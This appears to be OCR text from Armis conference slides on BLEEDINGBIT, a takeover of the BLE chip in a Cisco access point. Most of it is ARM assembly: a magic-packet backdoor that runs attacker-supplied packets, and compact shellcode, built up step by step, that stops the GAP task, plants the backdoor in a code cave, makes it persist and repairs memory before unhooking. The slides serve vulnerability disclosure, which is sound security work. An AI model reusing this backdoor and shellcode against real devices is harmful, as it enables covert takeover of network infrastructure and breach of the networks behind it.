
# Installing a backdoor



# Installing a backdoor


```
backdoor:
 ; Load magic from packet
 ldr r0, [pc, #4]
 ; Magic must be 0x20004486
 cmp r0, pc
 ; If detected execute packet
 beq payload
 ; Not a magic packet
 bx lr
advPkt:
 .long possible_magic
payload:
```

**8 bytes backdoor code in spray +**
**4 bytes code in trigger packet**



# Installing a backdoor

```
backdoor:
 ; Load magic from packet
 ldr r0, [pc, #4]
 ; Magic must be 0x20004486
 cmp r0, pc
 ; If detected execute packet
 beq payload
 ; Not a magic packet
 bx lr
advPkt:
 .long possible_magic
payload:
```




**20 Shellcode bytes**

# Shellcode

| Setup Shellcode environment | `adds r2, #128`<br>`ldmia r2!, {r0, r1, r3, r4, r5}` |
|---|---|

R2 -> spray packet
R0 = timerHead(value)
R1 = clock
R3 = ICall_dispatcher(value)
R4 = backdoorCode
R5 = backdoorCode2
R2 -> gapCentralCBs[1]

# Shellcode

| | |
|---|---|
| Setup Shellcode environment | `adds r2, #128`<br>`ldmia r2!, {r0, r1, r3, r4, r5}` |
| Stop the GAP task | `movs r7, #0`<br>`str r7, [r2]`<br>`subs r2, #156` |

```
gapCentralCBs[1] = 0;
R2 -> Codecave
```

# Shellcode

| | |
|---|---|
| Setup Shellcode environment | `adds r2, #128`<br>`ldmia r2!, {r0, r1, r3, r4, r5}` |
| Stop the GAP task | `movs r7, #0`<br>`str r7, [r2]`<br>`subs r2, #156` |
| Install backdoor | `str r4, [r2]`<br>`str r5, [r2, #4]` |

*Codecave =

```
backdoor:
        ; Load magic from packet
        ldr r0, [pc, #4]
        ; Magic must be 0x20004486
        cmp r0, pc
        ; Magic detected, execute packet
        beq payload
        ; Not a magic packet, do nothing
        bx lr
advPkt:
      .long possible_magic
payload:
```

# Shellcode

| | |
|---|---|
| Setup Shellcode environment | `adds r2, #128`<br>`ldmia r2!, {r0, r1, r3, r4, r5}` |
| Stop the GAP task | `movs r7, #0`<br>`str r7, [r2]`<br>`subs r2, #156` |
| Install backdoor | `str r4, [r2]`<br>`str r5, [r2, #4]` |
| Making our first success last forever | `ldr r1, [r2, #54]`<br>`subs r1, #112`<br>`str r1, [r1]` |

```
dataEntry.pNextEntry = &dataEntry
```

# Shellcode

| | |
|---|---|
| Setup Shellcode environment | `adds r2, #128`<br>`ldmia r2!, {r0, r1, r3, r4, r5}` |
| Stop the GAP task | `movs r7, #0`<br>`str r7, [r2]`<br>`subs r2, #156` |
| Install backdoor | `str r4, [r2]`<br>`str r5, [r2, #4]` |
| Making our first success last forever | `ldr r1, [r2, #54]`<br>`subs r1, #112`<br>`str r1, [r1]` |
| Restore corrupted data | `str r0, [r2, #112]`<br>`str r3, [r2, #124]`<br>`movs r0, #0x8` |

Fix: timerHead, bleDispatch_TaskID
RC = Failure

# Shellcode

| | |
|---|---|
| Setup Shellcode environment | `adds r2, #128`<br>`ldmia r2!, {r0, r1, r3, r4, r5}` |
| Stop the GAP task | `movs r7, #0`<br>`str r7, [r2]`<br>`subs r2, #156` |
| Install backdoor | `str r4, [r2]`<br>`str r5, [r2, #4]` |
| Making our first success last forever | `ldr r1, [r2, #54]`<br>`subs r1, #112`<br>`str r1, [r1]` |
| Restore corrupted data | `str r0, [r2, #112]`<br>`str r3, [r2, #124]`<br>`movs r0, #0x8` |
| Unhook shellcode | `str r0, [r2, #52]`<br>`bx lr` |

ICall_Dispatcher = Original ICall_Dispatcher


| | |
|---|---|
| Setup Shellcode environment | `adds r2, #128`<br>`ldmia r2!, {r0, r1, r3, r4, r5}` |
| Stop the GAP task | `movs r7, #0`<br>`str r7, [r2]`<br>`subs r2, #156` |
| Install backdoor | `str r4, [r2]`<br>`str r5, [r2, #4]` |
| Making our first success last forever | `ldr r1, [r2, #54]`<br>`subs r1, #112`<br>`str r1, [r1]` |
| Restore corrupted data | `str r0, [r2, #112]`<br>`str r3, [r2, #124]`<br>`movs r0, #0x8` |
| Unhook shellcode | `str r0, [r2, #52]`<br>`bx lr` |

32 Bytes



| | |
|---|---|
| Setup Shellcode environment | `adds r2, #128`<br>`ldmia r2!, {r0, r1, r3, r4, r5}` |
| Stop the GAP task | `movs r7, #0`<br>`str r7, [r2]`<br>`subs r2, #156` |
| Restore corrupted data | `str r3, [r2, #124]`<br>`movs r0, #0x8` |
| Unhook shellcode | `str r0, [r2, #52]`<br>`bx lr` |

# Demo

32 Bytes

# Demo






RPi

Ubertooth


AP Cisco 1815W


# BLEEDING BIT



## Demonstration

Take Over of BLE Chip in Cisco Access Point

armis

BLEEDING  BIT


# Take aways

**BLE Radio chips can be vulnerable to attack**

**Vulnerabilities in peripheral chips can lead to network breach**

**Access points, and network infra devices are also unmanaged devices**

# BLEEDINGBIT



## Questions?

For more info & whitepaper:
https://armis.com/bleedingbit

armis